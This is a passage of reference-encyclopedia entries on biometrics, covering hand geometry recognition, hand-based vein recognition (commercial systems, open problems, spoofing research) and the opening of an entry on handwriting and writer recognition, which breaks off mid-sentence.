
- *Constrained and contact-based*. These systems employ pegs or pins on the platform to constrain the position and posture of the hand. Image acquisition is usually done under controlled environments, with uniform illumination. Hand images acquired using such systems require minimum processing prior to feature extraction, thereby considerably reducing the time required for the process of authentication. Typical hand geometry features extracted from the acquired hand images include finger length, finger width, finger thickness, and palm width. Finger thickness features are computed from the lateral view of the hand, which can be easily acquired using a mirror with this kind of constrained imaging setup.
- *Unconstrained and contact-based*. Hand images are acquired in an unconstrained manner, often requiring the users to place their hand on flat surface. A backlit surface with camera mounted on top can also be employed to acquire high-contrast hand images. Landmark points (finger tips and finger valleys) on the hand image are commonly used to align images prior to feature extraction. An alternate approach is to extract features that are invariant to image plane transformations of the acquired hand images.
- *Unconstrained and contact-free*. This approach does away with the need for any pegs or platform during hand image acquisition. Users are given the freedom to hold their hand freely in the 3D space, usually at a fixed (approximately) distance from the camera. The absence of any mechanism to constrain the placement of the hand introduces additional challenges in terms of variations in scale and out-of-plane transformations (3D pose) in the acquired hand images. Images acquired in cluttered backgrounds may also require sophisticated segmentation algorithms to localize the hand in the image. This mode of image acquisition is believed to be more user-friendly.

Theory

A typical imaging setup for a 2D hand geometry system would involve the following components: a CCD camera, illumination source, and a flat surface (Duta, 2009; Jain et al., 1999; Sánchez-Reillo et al., 2000). CCD camera employed is usually low to medium resolution as the hand geometry features can be extracted from binary images of the hand. Prior to feature extraction, acquired hand images are usually processed to obtain a binary image of the hand or, in some cases, a hand contour. In most cases, a simple thresholding scheme followed by morphological operations is used to segment the hand from the background (refer to Fig. 1). Boundary pixels of the hand in the processed binary image are then identified using the contour-tracing algorithm to obtain the hand contour. Figure 2 shows typical hand geometry features extracted from the contour of the hand. Finger length is computed as the distance from the fingertip to its base along the orientation of the finger. Finger-width measurements are made at a number of evenly spaced points along the finger length. Finger perimeter refers to the number of pixels on the finger contour. All the measurements shown in Fig. 2 are usually made in terms of pixels. In addition to these geometric measurements from the hand, the hand contour (silhouette) can also be used (as a shape feature) in establishing the identity.



Hand Geometry Recognition, Fig. 1 Preprocessing stages: (**a**) acquired intensity image, (**b**) binary hand image obtained after thresholding and morphological operations



Hand Geometry Recognition, Fig. 2 Typical hand geometry features marked on a hand contour

To enhance the discriminability provided by 2D hand geometry biometric trait, the features may be supplemented with 3D hand/finger information (Malassiotis et al., 2006; Woodard and Flynn, 2005; Kanhangad et al., 2011). This, however, requires the use of a 3D scanner to acquire intensity and range images of the hand presented to the system.

Applications

The history of hand geometry biometric technology/systems dates back over 3 decades. In fact, the hand geometry system – Identimat developed by Identimation – is one of the earliest reported implementations of a biometric system for commercial applications. Since then, the hand geometry biometric systems have found applications in wide variety of fields ranging from airports to nuclear power plants (Sidlauskas and Tamer, 2008). USPASS (formerly known as INSPASS) is the first and the largest hand geometry-based biometric verification program undertaken by the US

government to accelerate the process of immigration for authorized and frequent travelers. As part of this program, HandKey scanners were installed at certain airports in the USA to accelerate the process of immigration for frequent fliers. Another large-scale deployment was at 1996 Olympics Games in Atlanta, where hand geometry scanners were installed to restrict access to the Olympic Village. Due to limited discriminatory power of the hand geometry features, these systems are rarely employed for applications that require performing identity recognition from a large-scale database. However, hand geometry systems are extensively used for personal verification tasks.

Open Problems and Future Directions

While the hand geometry biometric trait offers several advantages, the vulnerability of the hand geometry systems to spoof attacks is a major security concern. It has been shown that a commercially available hand geometry biometric system – HandKey II – can be circumvented effortlessly (Chen et al., 2005). Therefore, addressing this security concern is expected to be the focus of future research in this area.

Cross-References

Finger Knuckle Print Recognition
Finger Vein
Hand-Based Vascular Patterns
Palmprint Recognition

References

Chen H, Valizadegan H, Jackson C, Soltysiak S, Jain A (2005) Fake hands: spoofing hand geometry systems. In: Proceedings of biometric consortium, Washington, DC

Duta N (2009) A survey of biometric technology based on hand shape. Pattern Recogn 42:2797–2806

Jain AK, Ross A, Pankanti S (1999) A prototype hand geometry-based verification system. In: Proceedings of second international conference on AVBPA, Washington, DC, pp 166–171

Kanhangad V, Kumar A, Zhang D (2011) A unified framework for contactless hand verification. IEEE Trans Inf Forensics Secur 6(3):1014–1027

Malassiotis S, Aifanti N, Strintzis MG (2006) Personal authentication using 3-D finger geometry. IEEE Trans Inf Forensics Secur 1(1):12–21

Sánchez-Reillo R, Ávila C, Gonzalez-Marcos A (2000) Biometric identification through hand geometry measurements. IEEE Trans Pattern Anal Mach Intell 22:1168–1171

Sidlauskas DP, Tamer S (2008) Hand geometry recognition. Springer, Boston, pp 91–107

Woodard DL, Flynn PJ (2005) Finger surface as a biometric identifier. Comput Vis Image Underst 100(3):357–384

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300423

Hand Shape Biometrics

Hand Geometry Recognition

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300424

Hand Vein Recognition

Hand-Based Vascular Patterns

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300425

Hand-Based Vascular Biometrics

Hand-Based Vascular Patterns

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1598

Hand-Based Vascular Patterns

Andreas Uhl[5] ✉
(5) Department of Computer Sciences, University of Salzburg, Salzburg, Austria

✉ **Andreas Uhl**
Email: uhl@cs.sbg.ac.at
Email: andreas.uhl@sbg.ac.at

Synonyms

Finger vein recognition; Hand-based vascular biometrics; Hand-based vascular recognition; Hand vein recognition; Palm vein recognition

Definitions

Vascular patterns, as formed by the blood vessel structure inside the human body, are used in biometrics to identify a human individual. The corresponding field in biometrics is thus termed “vascular biometrics” (Uhl et al., 2019; Uhl, 2019), “vascular recognition,” or “vein recognition.” In case of considering vasculature of the hand, the following biometric modalities are typically classified into this trait category: finger vein recognition (Shaheed et al., 2018), palm vein recognition (Wu et al., 2020), (dorsal) hand vein recognition (Kauba and Uhl, 2018), and wrist vein recognition (Garcia-Martin and Sanchez-Reillo, 2020b).

The vascular patterns have to be made visible and captured by a suitable biometric scanner device in order to use them to conduct biometric recognition. Vasculature in the human hand is at least covered by skin layers and also by other tissue types eventually (depending on the

vasculatures' position depth wrt. skin surface). Therefore, visible light (VIS) imaging does not reveal the vessel structures in the hand with sufficient clarity. The cost-effective solution is to use near-infrared (NIR) imaging. The hemoglobin in the blood absorbs NIR light; thus, vessels appear as dark structures under NIR illumination, while the surrounding tissue has a much lower light absorption coefficient in that spectrum and thus appears bright. Typically, a wavelength is chosen such that veins (and not arteries) are captured predominantly – thereby motivating the term "vein" recognition.

The positioning of the light source relative to the camera and the subject's finger or hand plays an important role. Here we distinguish between *reflected light* and *transillumination* imaging. Reflected light means that the light source and the camera are placed on the same side of the hand and the light emitted by the source is reflected back to the camera. In transillumination, the light source and the camera are on the opposite side of the hand, i.e., the light penetrates the skin and tissue of the hand before it is captured by the camera. A further distinction is made whether the *palmar* or *ventral* (i.e., inner) side of the hand (or finger) is acquired or if the *dorsal* side is subject to image acquisition.

Background

Historically, Andreas Vesalius already suggested in 1543 that the vessels in the extremities of the body are highly variable in their location and structure. Some 350 years later, a professor of forensic medicine at Padua University, Arrigo Tamassia, stated that no two vessel patterns seen on the back of the hand seem to be identical in any two individuals (Black, 2018). Joe Rice patented his NIR imaging-based "Veincheck" system in the early 1980s which is often seen as the birth of hand-based vascular biometrics.

Vascular biometrics are said to exhibit certain advantages as well as disadvantages as compared to other biometric modalities as we shall discuss in the following.

- Advantages
  - – Insensitive to skin surface conditions and abrasion.
  - – Contact-less acquisition is possible in principle (while implemented for palm vein recognition systems, in its infancy for finger veins)

  - Resistance against forgeries (i.e., spoofing, presentation attacks) as the vessels are only visible in infrared light and cannot be acquired from a distance, so unnoticed acquisition can almost be ruled out.
  - Liveness detection is easily possible due to detectable blood flow from NIR video.
- Disadvantages
  - In transillumination imaging, the capturing devices need to be built rather large.
  - Images exhibit low contrast and low quality overall caused by the scattering of NIR rays in human tissue.
  - The vascular structure may be influenced by temperature, physical activity, as well as aging and injuries/diseases; however, there is almost no empirical evidence supporting or weakening this hypothesis (see, e.g., Zheng et al. 2017; Kirchgasser et al. 2019).
  - Commercial sensors do not allow to access, output, and store imagery for further investigations and processing. Thus, all available evaluations of these systems have to rely on a black-box principle, and only commercial recognition software of the same manufacturer can be used. Further, no public evaluation results are accessible for commercial systems.
  - These modalities cannot be acquired from a distance, and it is fairly difficult to acquire them on the move (see Matsuda et al. 2017 for a positive example).

Commercial Systems

The area of commercial systems is dominated by the two Japanese companies Hitachi (finger vein sensors, Himaga and Ogota 2019) and Fujitsu (PalmSecure palm vein recognition system, Shinzaki 2020), which hold patents for many technical details of the corresponding commercial solutions. For finger vein recognition, some smaller competitors do exist (e.g., Mofiria, Yannan Technology), but all available sensors currently do only support contact-based trait acquisition with some variant of transillumination imaging. For palm vein recognition being based on reflected light imaging, recently a big player entered the market: Amazon One, which seems to fuse a contactless combination of palmprint and palm vein authentication into “palm signature” recognition.

Techsphere, being in the business almost right from the start of vascular biometrics, produces dorsal hand vein readers. BiowatchID, a recent startup, produces a bracelet that is able to readout the wrist pattern and supports various types of authentication solutions. Contrasting to a stationary sensor, this approach represents a per se mobile solution permanently attached to the person subject to authentication.

Although hand-based vein sensors have been readily available for years, deployments are not seen as frequently as compared to the leading biometric modalities, i.e., face and fingerprint recognition. The most widespread application field of finger vein recognition technology can be observed in finance industry: on the one hand, several financial institutions offer their clients finger vein sensors for secure authentication in homebanking. On the other hand, major finger vein-equipped ATM rollouts have been conducted in several countries, e.g., Japan, Poland, Turkey, and Hong Kong. The PalmSecure system is mainly used for authentication on Fujitsu-built devices like laptops and tablets and in access control systems. The recent LG G8 ThinQ smartphone uses palm vein recognition for user authentication (https://www.businessinsider. com/lg-g8-smartphone-unlocks-with-hand-id-ve in-palm-recognition-2019-2).

Open Problems and Future Directions

Mobile and On-the-Move Acquisition

For a pervasive and ubiquitous use of biometric technology, mobile and on-the-move acquisition should be enabled. However, these scenarios rise some problems compared to the stationary use of biometric systems.

The concept of using smart-watches or similar devices for vein capturing has been suggested, i.e., Samsung has presented an idea involving a smart-watch with built-in NIR illumination (https://www.whatmobile.net/ News/ article/samsung-patents-vein-scanning-technol ogy) and associated capturing of dorsal hand veins, while the startup BioWatchID (https:// biowatchid.com/wrist-vein-biometric-tec hnology/) acquires wrist veins with their bracelet technology.

Of course, smartphones have been considered as potential authentication devices for hand-related vascular biometrics; however, smartphones typically neither offered NIR capturing nor NIR illumination until recently. While vein recognition does not seem to be possible in the

VIS domain, still we find work pointing into this direction (which in fact is of questionable value). For example, Hitachi (http://social- innovation. hitachi/us/case_studies/finger_vein_ smartphone/) claims to be able to enable “high-precision finger vein authentication” based on the RGB images users take with their smartphone. Also, the mobile app VeinSeek (https://www.veinseek.com/) claims to emphasize vein structure using a common smartphone. Wrist vein recognition using VIS smartphone imagery is proposed in Kurban et al. (2016).

When looking at NIR smartphone-based capturing, a custom-built plug-on finger vein acquisition device (Sierro et al., 2015) based on reflection-based imaging has been developed. Experimentation reveals rather low contrast, especially in difficult lighting conditions. A NIR illumination module attached to a smartphone with removed NIR-blocking filter (www. eigenimaging.com) is proposed (Debiasi et al., 2018) to capture dorsal hand veins.

Also, dedicated NIR-imaging smartphone prototypes (or components thereof) including NIR illumination have been developed. SONY already came up with a finger vein capturing smartphone in 2009 (Sato, 2009), while another research-oriented prototype has been presented 7 years later (Bazrafkan et al., 2016). Finally, Garcia-Martin and Sanchez-Reillo (2020a) demonstrates wrist vein capturing and corresponding authentication using two recent Xiaomi smartphones (which in fact do offer NIR capturing and illumination, respectively).

There is not much work suggesting a kind of on-the-move acquisition for hand-related vascular technology: a prototype proposed by Hitachi (Matsuda et al., 2017), who introduced a finger vein device which captures five fingers concurrently using a kind of side-transillumination, where the NIR rays not penetrating the fingers do not directly enter the camera system. The proposed system is said to operate in a walk-through style. A second more research-oriented prototype (Kuzu et al., 2020) is able to conduct on-the-fly acquisition in a manner highly similar to the popular MorphoWave Compact (https://www.idemia.com/morphowave-compact) contactless fingerprint acquisition device, using pure transillumination for five fingers.

Disease Impact and (Template) Privacy

Knowledge about certain diseases which influence the vessels' position and structure does exist (Hartung and Busch, 2009), e.g., arteriovenous malformation (AVM) and the hypothenar hammer syndrome (HHS). Also, it is known that certain injuries, including the insertion of small soft plastic tubes (Venflon) into venous vessels in the context of stationary medicamentation, can cause a change in the vessels' layout and thickness. However, there is neither theoretical nor empirical evidence that these effects might or might not actually degrade vascular-based recognition performance.

With respect to privacy-related information to be eventually extracted from samples or templates, research is in its infancy. Having discussed diseases affecting the vascular layout above, it is obvious that information about these diseases can/could/might be extracted from corresponding sample data or templates, respectively. For finger vein sample data, it has been additionally shown (Damak et al., 2016) that gender as well as 2–4 age classes can be determined with high accuracy (>95%) based on typical preprocessing and the application of LBP. For dorsal hand vein data, Wang et al. (2018) reports that feature representations based on vessel structure, PCA, LBP, and SIFT do not allow to correctly discriminate male and female subjects. However, using a feature learning scheme, an accuracy of up to 98% is achieved, so obviously, the employed feature representation scheme is crucial.

Real-World Performance and Deployment

There are significant uncertainties when it comes to the question of the real-world performance of commercial vascular biometric systems. None of the available systems have participated in public evaluations or competitions. Therefore, as a potential customer, one has to believe or disbelieve in the claims of the companies when it comes to performance figures. Although some companies at least repeatedly publish papers with algorithmic descriptions containing also performance evaluations (Matsuda et al., 2017; Miura et al., 2004), there is no real empirical evidence about the presented performance figures in terms of independent assessment or reproducibility; it is even unclear if commercial products really rely at all on these descriptions. Other companies do not at all publish or provide insight in which algorithmic ideas are being used.

While public research based on custom-built sensor prototypes often adheres to the reproducibility principle (see, e.g., Kauba et al. (2019) for a detailed sensor construction description), there is a lack of corresponding large-scale public datasets (typical size is in the low hundred subjects). As such datasets would be required to assess the recognition accuracy in large populations, not even for research-oriented techniques there is sufficient knowledge about real-world performance. A way to circumvent direct empirical assessment is to estimate the entropy of certain feature representations. Initial results (Krivokuca et al., 2019) are available for finger vein templates. However, these estimations do not provide conclusive results on expected real-world performance.

Despite the claims of being resistant against inserting artifacts into the sensor to mimic real users, hand vein-based authentication turned out to be vulnerable to presentation attacks (PA) (experimentally shown using printed artifacts Tome and Marcel 2015).

These demonstrated attacks triggered work on PA detection (PAD) techniques including liveness detection techniques based on NIR video analysis (e.g., Raghavendra et al. 2015; Schuiki and Uhl 2020). Still, German “hackers” demonstrated an attack against a commercial vein-based authentication system using a wax-based hand artifact (https://www.vice.com/en/article/ 59v8dk/hackers-fake-hand-vein-authentication-bi ometrics-chaos-communication-congress), suggesting that at least the system in question had no PAD or liveness detection system in place.

References

Bazrafkan S, Nedelcu T, Costache C, Corcoran P (2016) Finger vein biometric: smartphone footprint prototype with vein map extraction using computational imaging techniques. In: Proceedings of the IEEE International Conference on Consumer Electronics (ICCE’16), pp 512–513

Black S (2018) All that remains: a life in death. Doubleday, New York, NY

Damak W, Trabelsi RB, Masmoudi AD, Sellami D, Naït-Ali A (2016) Age and gender classification from finger vein patterns. In: Intelligent Systems Design and Applications – 16th International Conference on Intelligent Systems Design and Applications (ISDA 2016) held in Porto, 16–18 Dec 2016, pp 811–820

Debiasi L, Kauba C, Prommegger B, Uhl A (2018) Near-infrared illumination add-on for mobile hand-vein acquisition. In: 2018 IEEE 9th International Conference on Biometrics Theory, Applications and Systems (BTAS), Los Angeles, pp 1–9. https://doi.org/10.1109/BTAS.2018.8698575

Garcia-Martin R, Sanchez-Reillo R (2020a) Vein biometric recognition on a smartphone. IEEE Access 8:104801–104813. https://doi.org/10.1109/ACCESS.2020.3000044

Garcia-Martin R, Sanchez-Reillo R (2020b) Wrist vascular biometric recognition using a portable contactless system. Sensors 20(5):1469

Hartung D, Busch C (2009) Why vein recognition needs privacy protection. In: Fifth International Conference on Intelligent Information Hiding and Multimedia Signal Processing (IIH-MSP'09), pp 1090–1095

Himaga M, Ogota H (2019) Evolution of finger vein biometric devices in terms of usability. In: Uhl A, Busch C, Marcel S, Veldhuis R (eds) Handbook of vascular biometrics, chap 6. Springer Science+Business Media, Cham, pp 159–177

Kauba C, Uhl A (2018) Shedding light on the veins – reflected light or transillumination in hand-vein recognition. In: Proceedings of the 11th IAPR/IEEE International Conference on Biometrics (ICB'18), Gold Coast, pp 1–8. https://doi.org/10.1109/ICB2018.2018.00050

Kauba C, Prommegger B, Uhl A (2019) Openvein – an open-source modular multipurpose finger vein scanner design. In: Uhl A, Busch C, Marcel S, Veldhuis R (eds) Handbook of vascular biometrics, chap 3. Springer Nature Switzerland AG, Cham, pp 77–111. https://doi.org/10.1007/978-3-030-27731-4_3

Kirchgasser S, Kauba C, Uhl A (2019) Towards understanding acquisition conditions influencing finger-vein recognition. In: Uhl A, Busch C, Marcel S, Veldhuis R (eds) Handbook of vascular biometrics, chap 7. Springer Nature Switzerland AG, Cham, pp 177–199. https://doi.org/10.1007/978-3-030-27731-4_7

Krivokuca V, Gomez-Barrero M, Marcel S, Rathgeb C, Busch C (2019) Towards measuring the amount of discriminatory information in fingervein biometric characteristics using a relative entropy estimator. In: Uhl A, Busch C, Marcel S, Veldhuis R (eds) Handbook of vascular biometrics, chap 17. Springer Science+Business Media, Cham, pp 507–525

Kurban OC, Niyaz O, Yildirim T (2016) Neural network based wrist vein identification using ordinary camera. In: International Symposium on Innovations in Intelligent Systems and Applications, INISTA 2016, Sinaia, 2–5 Aug 2016, pp 1–4

Kuzu RS, Piciucco E, Maiorana E, Campisi P (2020) On-the-fly finger-vein-based biometric recognition using deep neural networks. IEEE Trans Inf Forensic Secur 15:2641–2654

Matsuda Y, Miura N, Nonomura Y, Nagasaka A, Miyatake T (2017) Walkthrough-style multi-finger vein authentication. In: Proceedings of the IEEE International Conference on Consumer Electronics (ICCE'17), pp 438–441

Miura N, Nagasaka A, Miyatake T (2004) Feature extraction of finger-vein patterns based on repeated line tracking and its application to personal identification. Mach Vis Appl 15(4):194–203

Raghavendra R, Avinash M, Marcel S, Busch C (2015) Finger vein liveness detection using motion magnification. In: Proceedings of the Seventh IEEE International Conference on Biometrics: Theory, Applications and Systems (BTAS'15)

Sato H (2009) Finger vein verification technology for mobile apparatus. In: Proceedings of the International Conference on Security and Cryptography (SECRYPT'09), pp 37–41

Schuiki J, Uhl A (2020) Improved liveness detection in dorsal hand vein videos using photoplethysmography. In: Proceedings of the IEEE 19th International Conference of the Biometrics Special Interest Group (BIOSIG 2020), Darmstadt, pp 57–65

Shaheed K, Liu H, Yang G, Qureshi I, Gou J, Yin Y (2018) A systematic review of finger vein recognition techniques. Information 9:213

Shinzaki T (2020) Use case of palm vein authentication. In: Uhl A, Busch C, Marcel S, Veldhuis R (eds) Handbook of vascular biometrics, chap 5. Springer Science+Business Media, Cham, pp 145–158

Sierro A, Ferrez P, Roduit P (2015) Contact-less palm/finger vein biometrics. In: Proceedings of the International Conference of the Biometrics Special Interest Group (BIOSIG'15), pp 145–156

Tome P, Marcel S (2015) On the vulnerability of palm vein recognition to spoofing attacks. In: The 8th IAPR International Conference on Biometrics (ICB). http://publications.idiap.ch/index.php/publications/show/3096

Uhl A (2019) State of the art in vascular biometrics. In: Uhl A, Busch C, Marcel S, Veldhuis R (eds) Handbook of vascular biometrics, chap 1. Springer Nature Switzerland AG, Cham, pp 3–61. https://doi.org/10.1007/978-3-030-27731-4

Uhl A, Busch C, Marcel S, Veldhuis R (2019) Handbook of vascular biometrics. Advances in computer vision and pattern recognition. Springer Nature Switzerland AG, Cham. https://doi.org/10.1007/978-3-030-27731-4

Wang J, Wang G, Pan Z (2018) Gender attribute mining with hand-dorsa vein image based on unsupervised sparse feature learning. IEICE Trans 101-D(1):257–260

Wu W, Elliott SJ, Lin S, Sun S, Tang Y (2020) Review of palm vein recognition. IET Biometrics 9(1):1–10

Zheng H, Xu Q, Ye Y, Li W (2017) Effects of meteorological factors on finger vein recognition. In: IEEE International Conference on Identity, Security and Behavior Analysis, ISBA 2017, New Delhi, 22–24 Feb 2017, pp 1–8

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300426

Hand-Based Vascular Recognition

Hand-Based Vascular Patterns

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300427

Handwriting

Signature Biometrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_886

Handwriting Analysis

Patrizio Campisi[6] ✉, Emanuele Maiorana[6] ✉, Harold Mouchère[7] ✉, Christian Viard-Gaudin[7] ✉ and Alessandro Neri[6] ✉

(6) Department of Applied Electronics, Università degli Studi Roma TRE, Rome, Italy

(7) Polytech Nantes, Université de Nantes, IRCCyN, Nantes, France

✉ **Patrizio Campisi (Corresponding author)**
Email: campisi@uniroma3.it

✉ **Emanuele Maiorana**
Email: maiorana@uniroma3.it

✉ **Harold Mouchère**
Email: harold.mouchere@univ-nantes.fr

✉ **Christian Viard-Gaudin**
Email: christian.viard-gaudin@univ-nantes.fr

✉ **Alessandro Neri**
Email: neri@uniroma3.it

Synonyms

Longhand; Penmanship

Definition

The term handwriting refers to the act of writing by hand graphical marks with the purpose of information communication according to syntactic and

semantic specific rules of a specific language.

Background

The action of handwriting is controlled by a complex neuromuscular process (Plamondon et al. 2003) which acts on a writing tool combined with a writing surface to produce a two-dimensional trajectory. Inherently, handwriting is a continuous analog signal which can, however, be digitized in order to be processed by computers. Handwriting data acquisition can be either off-line or on-line. In the off-line case, only the completed writing is available as an image produced by a scanner or a digital camera, where the main parameter which governs the acquisition process is the sampling resolution measured in dots per inch (dpi). This image is a static representation of handwriting where all dynamic information related to handwriting are lost. On the contrary, in the on-line modality, the temporal evolution of some physical quantities involved in the act of writing are collected by means of specialized devices such as PDA, Tablet PC, digital pens, or electronic white boards during the writing process. Depending on the technology, the capturing devices can provide a variety of information such as the coordinates of the pen tip, a Boolean value indicating contact with writing plane, pressure, angles with the writing plane or tilt, distance from writing plane, etc. The basic data is a sequence of points, called stroke, which is obtained by sampling the curve at regular intervals of time. Hence, both spatial and temporal sampling rates have to be defined. Typically, 100 samples per second are collected with a spatial resolution from 100 to 300 dpi.

Theory

With the advent of electronic handwriting devices, many researchers have been attracted by the field of *automatic handwriting analysis*. The information contained in handwritten text is both *textual* information, which refers to what has been written, and *personal* information, which is related to the identity of the writer. The extraction of the textual information is addressed by *handwriting recognition*, which consists of transforming graphical marks into a symbolic representation. Therefore, the specific handwriting style, unique to each writer, is eliminated by means of some

preprocessing in order to focus only on the message conveyed by the written text. Size normalization, based on the automatic extraction of the baselines or de-slanting, are some of these preprocessing techniques, which are the cornerstones of most of the handwriting recognition systems. On the other hand, when we do not care about the message itself but we aim at recovering the identity of the writer, we talk about *writer recognition*. In this latter case, it is of paramount importance to keep all distinctive features related to what has been produced by a writer hand.

Hence, handwriting recognition and writer recognition represent two opposing facets of handwriting.

Handwriting recognition has driven a lot of attention in the last decades because of practical applications such as reading handwritten texts on postal envelopes (mail sorting applications) or bank checks (legal and numerical amounts recognition), which are typical applications in the off-line domain, or input methods in the on-line domain as a substitute to keyboard entry mainly for mobile applications.

On the other hand, a growing interest has raised for the use of handwriting for writer recognition. In fact, handwriting can be considered as a biometric signal which conveys a lot of information related to the writer who has produced the questioned piece of text. More specifically, handwriting can be seen as a behavioral biometrics since it depends on many factors, like writing position, place or circumstances, health conditions, fatigue, emotional state, etc. Although the nature versus nurture properties of handwriting are questionable, all the studies that have been conducted demonstrate the high discriminative power of handwriting. At school, we all learn to write according to a standard writing style, the copy book, that varies according to the geographical location, temporal circumstances, and the cultural and historical backgrounds. With the passage of time, we develop individual writing characteristics and our handwriting starts to deviate from the learned style. These unique characteristics serve to distinguish an individual’s writing from another’s, even if the two writings share the same copy book, making it possible to identify the author for which one has already seen a written text. Automatic writer recognition serves as a valuable solution for the document examiners, paleographers, graphologists, and forensic experts. More specifically, it can be used for either *writer identification,* in order to determine the author of a

text from a set of writers, or for *writer verification*, to decide whether or not two distinct texts have been written by the same subject.

Handwriting recognition has matured over the past few decades to a stage where readily available commercial and industrial text recognition engines are able to provide us reasonably high recognition accuracies. See for example (Plamondon and Srihari 2000; Hochberg et al. 1997; Busch et al. 2005; Fujisawa 2008) and references therein.

On the same trend, much progress has been made in the field of writer recognition in the last decade. Pioneering works in establishing a formal quantitative analysis of handwriting individuality can be credited to the studies in (Srihari et al. 2002; Tomai et al. 2004), where pattern recognition techniques have been used to provide objective assessments and scientific validations of the individuality in handwriting. A nearest neighbor algorithm and a 3-layered neural network have been used to train and classify the results for writer identification and writer verification, respectively, using a database of 1500 individuals stratified across different genders, age, groups, and ethnicity. The obtained results have verified the hypothesis that individuality exists in handwriting with a 95% confidence from a statistical inference of the entire US population. Writer recognition can be either text independent, when no assumptions about the underlying textual data are made, or text dependent, when the same text has to be written in the enrollment and recognition stage. The choice between text-independent or text-dependent approaches typically depends on the target application and on the available data. Signatures are examples of text-dependent systems since the writers have to write the same text they have written previously during the enrollment process. On the other hand, text-independent techniques do not bind the writers to any specific line of text in order for the system to recognize them. Instead, the system analyzes their handwriting styles through a series of automated processes, regardless of what they have written. For such systems, different levels of analysis can be applied. They range from using global features extracted at the document, paragraph, and word level, such as texture, curvature, average slant, aspect ratios, entropies to much more local features extracted from an allograph, which represents the characteristic shape of a written character, or from a grapheme, which is a graphical component with no semantic meaning extracted generally with an over-segmentation method, or at even a lower microlevel. In (Said et al. 2000), a text-independent writer approach making

use of writer-dependent texture features has been presented. Specifically, Gabor filtering and grayscale co-occurrence matrices have been used for texture analysis. A 96% identification accuracy has been obtained on 1000 testing documents from 40 subjects. In (Zois and Anastassopoulos 2000), morphological processing has been proposed to extract information about the geometrical and structural properties of words. Classification has been performed by using both a multilayer perceptron and a Bayesian classifier. An accuracy of 95% over a database containing only one word written by 50 writers 45 times, both in English and Greek, has been obtained. An approach for text-independent writer identification based on the use of a codebook of connected component contours has been proposed in (Schomaker and Bulacu 2004) with application to uppercase Western letters. The probability density function (PDF) of the connected component contours has been used as representative feature of the writers. The performances of the method have been improved by considering, as additional feature, the distribution of local angles along the edges. Text-independent writer recognition systems can also make use of stochastic approaches like Hidden Markov Model (HMM)-based techniques, which, being robust to noise and able to cope with shape variation, represent one of the most popular strategies used to match the extracted features. In (Schlapbach and Bunke 2007), HMM modeling has been performed both for writer identification and verification using static information. An identification rate of 96% has been attained when considering 8600 text lines from the 100 writers and an error rate of 2.5% has been reported for writer verification.

In the recent past, there has been an increasing trend in proposing approaches that utilize allograph prototypes, which are different graphical representations of the characters composing an alphabet, for writer identification. Such approaches have been gaining popularity due to their simplicity and promising identification rates. The advantage of working at the character level is that a set of consistent templates can be produced to model the handwriting styles of writers. The allograph-based approaches share the following common steps. First, a set of representative templates of possible allographs of a letter has to be defined either manually or automatically. The so obtained set is used as a base where the different handwriting patterns will be projected. It results in a vector description corresponding to a distribution over the available allographs. The writer

